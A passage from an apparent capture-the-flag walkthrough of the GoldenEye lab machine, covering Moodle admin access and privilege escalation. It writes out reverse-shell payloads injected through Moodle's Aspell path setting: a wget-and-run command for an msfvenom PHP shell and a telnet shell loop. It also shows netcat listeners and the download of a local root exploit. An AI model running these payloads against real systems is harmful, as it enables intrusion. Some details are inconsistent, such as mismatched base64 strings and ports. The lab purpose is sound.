Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 313x212
Megapixels                      : 0.066

┌──(azizul㉿kali)-[~]
└─$ 
```

In the Image description, we have got base64 string so let’s convert it.


echo eFdpbnRlckE50TV4IQ== | base64 -d



```
┌──(azizul㉿kali)-[~]
└─$ echo "eFdpbnRlcjE5OTV4IQ==" | base64 -d

xWinter1995x!

┌──(azizul㉿kali)-[~]
└─$ 
```

On obtaining admin access to moodle, it is fairly easy to obtain a reverse shell. On moodle settings, there is a setting for configuring system paths. Aspell is spell checker which can be installed on Linux and can be used in moodle for spell check actions. Whenever the spellcheck action is initiated, moodle will invoke the Aspell binary. We can edit the path of Aspell to obtain a reverse shell. Below is the payload I used.

sh -c '(wget http://192.168.56.103:8000/reverse.php -O /tmp/reverse.php && php /tmp/reverse.php)'



GoldenEye Operators Training - Moodle

You are logged in as Admin User (Logout)

Home ► Site administration ► Server ► System paths

System paths

GD version (gdversion): GD 2.x is installed — Default: GD is not installed

Indicate the version of GD that is installed. The version shown by default is the one that has been auto-detected. Don't change this unless you really know what you're doing.

Path to du (pathtodu): /usr/bin/du ✓ Default: Empty

Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory contents will run much faster for directories with a lot of files.

Path to aspell (aspellpath): sh -c '(sleep 4062|telnet 192.168.230.132 4444|while : ; do sh && ✗ Default: Empty


To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually **/usr/bin/aspell**, but it might be something else.

Path to dot (pathtodot): Default: Empty

Path to dot. Probably something like /usr/bin/dot. To be able to generate graphics from DOT files, you must have installed the dot executable and point to it here. Note that, for now, this only used by the profiling features (Development->Profiling) built into Moodle.

Once the path is properly set, any blog post or page can be created. On the editor the spellcheck function can be invoked to obtain reverse shell connection.

Under TinyMCE HTML editor set Spell engine to PSpellShell



GoldenEye Operators Training - Moodle

You are logged in as Admin User (Logo

Home ► Site administration ► Plugins ► Text editors ► TinyMCE HTML editor


Changes saved

TinyMCE HTML editor

Spell engine
editor_tinymce | spellengine
PSpellShell
Default: Google Spell


Spell language list
editor_tinymce | spelllanguagelist
+English=en,Danish=da,Dutch=nl,Finni
Default: +English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Spanish=es,Swedish=sv

Make netcat listener ready using, nc -lnvp 1234



```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 53990
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Now we need to use the spell check funtionality, which we can do by writing blog.



2.2.3

You are logged in as Admin Use

Home ► My profile ► Blogs ► Add a new entry

General

Entry title* azizul

Blog entry body*

azizul

Path: p

Attachment Add... Maximum size for new files: 2MB

No files attached


Publish to Anyone on this site

Tags

Tags Official tags (Manage official tags)

Under Blogs, add a new entry and write anything , then select the word and click on the tick icon.


Before I do Path to Aspell I created a PHP reverse shell payload by suing Metasploits msfvenom



```
┌──(azizul㉿kali)-[~]
└─$ msfvenom -p php/reverse_php LHOST=192.168.56.103 LPORT=4444 -f raw -o /home/azizul/reverse.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3007 bytes
Saved as: /home/azizul/reverse.php

┌──(azizul㉿kali)-[~]
└─$ ls
37292.c                           exploit-1.c     for-007.jpg.2  goldeneye-full-portscan.txt  Public
37292.c.save                      for-007.jpg     for-007.jpg.3  goldeneye-nmap.txt           reverse.php
3.c                               for-007.jpg.1   for-007.jpg.4  goldeneye_scan.txt           Templates
CVE-2022-0847-DirtyPipe-Exploit   for-007.jpg.10  for-007.jpg.5  MS17-010                     Videos
Desktop                           for-007.jpg.11  for-007.jpg.6  Music
Documents                         for-007.jpg.12  for-007.jpg.7  ofs
Downloads                         for-007.jpg.13  for-007.jpg.8  overlay-exploit
exploit                           for-007.jpg.14  for-007.jpg.9  Pictures

┌──(azizul㉿kali)-[~]
```


And then I took a new terminal. I used this command: python3 -m http.server 8000

I started a simple HTTP file server on port 8000 to host your reverse shell payload (reverse.php) so the victim machine can download it.




```
┌──(azizul㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.101 - - [10/May/2025 18:45:24] "GET /reverse.php HTTP/1.1" 200 -
```

I used python command:
python -c ‘import pty;pty.spawn(“/bin/bash”)’ to upgrade the shell




```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 53990
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

I downloaded and executed linpeas.sh to automate the process of scanning the target Linux system for privilege escalation vectors. LinPEAS helped identify misconfigurations, sensitive files, and running services that could be exploited to gain root access.




```
www-data@ubuntu:/tmp$

www-data@ubuntu:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
<https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2023-12-31 01:18:31--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20231231-3221ac1a/linpeas.sh [following]
--2023-12-31 01:18:32--  https://github.com/carlospolop/PEASS-ng/releases/download/20231231-3221ac1a/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/46ec53dc-39c3-4265-
8ff1-8fcc9024ba52?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20231231%2Fus-east-1%2Fs3
%2Faws4_request&X-Amz-Date=20231231T091834Z&X-Amz-Expires=300&X-Amz-Signature=d29880552c45a1bd8a4d3d6c6151a7b5923e15
0cdf644c482f09b3108f90aee4&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-dispositi
on=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2023-12-31 01:18:32--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/46ec
53dc-39c3-4265-8ff1-8fcc9024ba52?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAVCODYLSA53PQK4ZA%2F20231231%2
Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20231231T091834Z&X-Amz-Expires=300&X-Amz-Signature=d29880552c45a1bd8a4d3d6
c6151a7b5923e150cdf644c482f09b3108f90aee4&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-co
ntent-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199
.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847920 (828K) [application/octet-stream]
Saving to: 'linpeas.sh'

100%[======================================>] 847,920     --.-K/s   in 0.1s

2023-12-31 01:18:34 (7.87 MB/s) - 'linpeas.sh' saved [847920/847920]

www-data@ubuntu:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@ubuntu:/tmp$ ./linpeas.sh
./linpeas.sh
```

I used this command to fetch exploit 37292, which is a known vulnerability affecting Linux systems (in this case, related to VMware or setuid misconfigurations). This exploit can be compiled and used to escalate privileges from a limited user to root.




```
www-data@ubuntu:/tmp$ wget https://www.exploit-db.com/download/37292
wget https://www.exploit-db.com/download/37292
--2023-12-31 01:23:45--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

100%[======================================>] 5,119       --.-K/s   in 0s

2023-12-31 01:23:45 (109 MB/s) - '37292' saved [5119/5119]

www-data@ubuntu:/tmp$ ls
ls
37292  linpeas.sh  tinyspellS0DcyD  vmware-root
```

After downloading the local privilege escalation exploit (37292) from Exploit-DB, I renamed the file to 37292.c to reflect its C source format. This step was necessary for compiling the exploit using a C compiler like gcc in the next stage of the privilege escalation process.




```
www-data@ubuntu:/tmp$ mv 37292 37292.c
mv 37292 37292.c
www-data@ubuntu:/tmp$ ls
ls
37292.c  linpeas.sh  tinyspellS0DcyD  vmware-root
```

I tried to compile the exploit code using gcc, but the system responded that the compiler is not installed. This indicates the target machine lacks development tools, so to proceed, I'll either need to upload a precompiled binary or transfer the source code to my attack machine for compilation.




```
www-data@ubuntu:/tmp$ gcc 37292.c -o ofc
gcc 37292.c -o ofc
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc
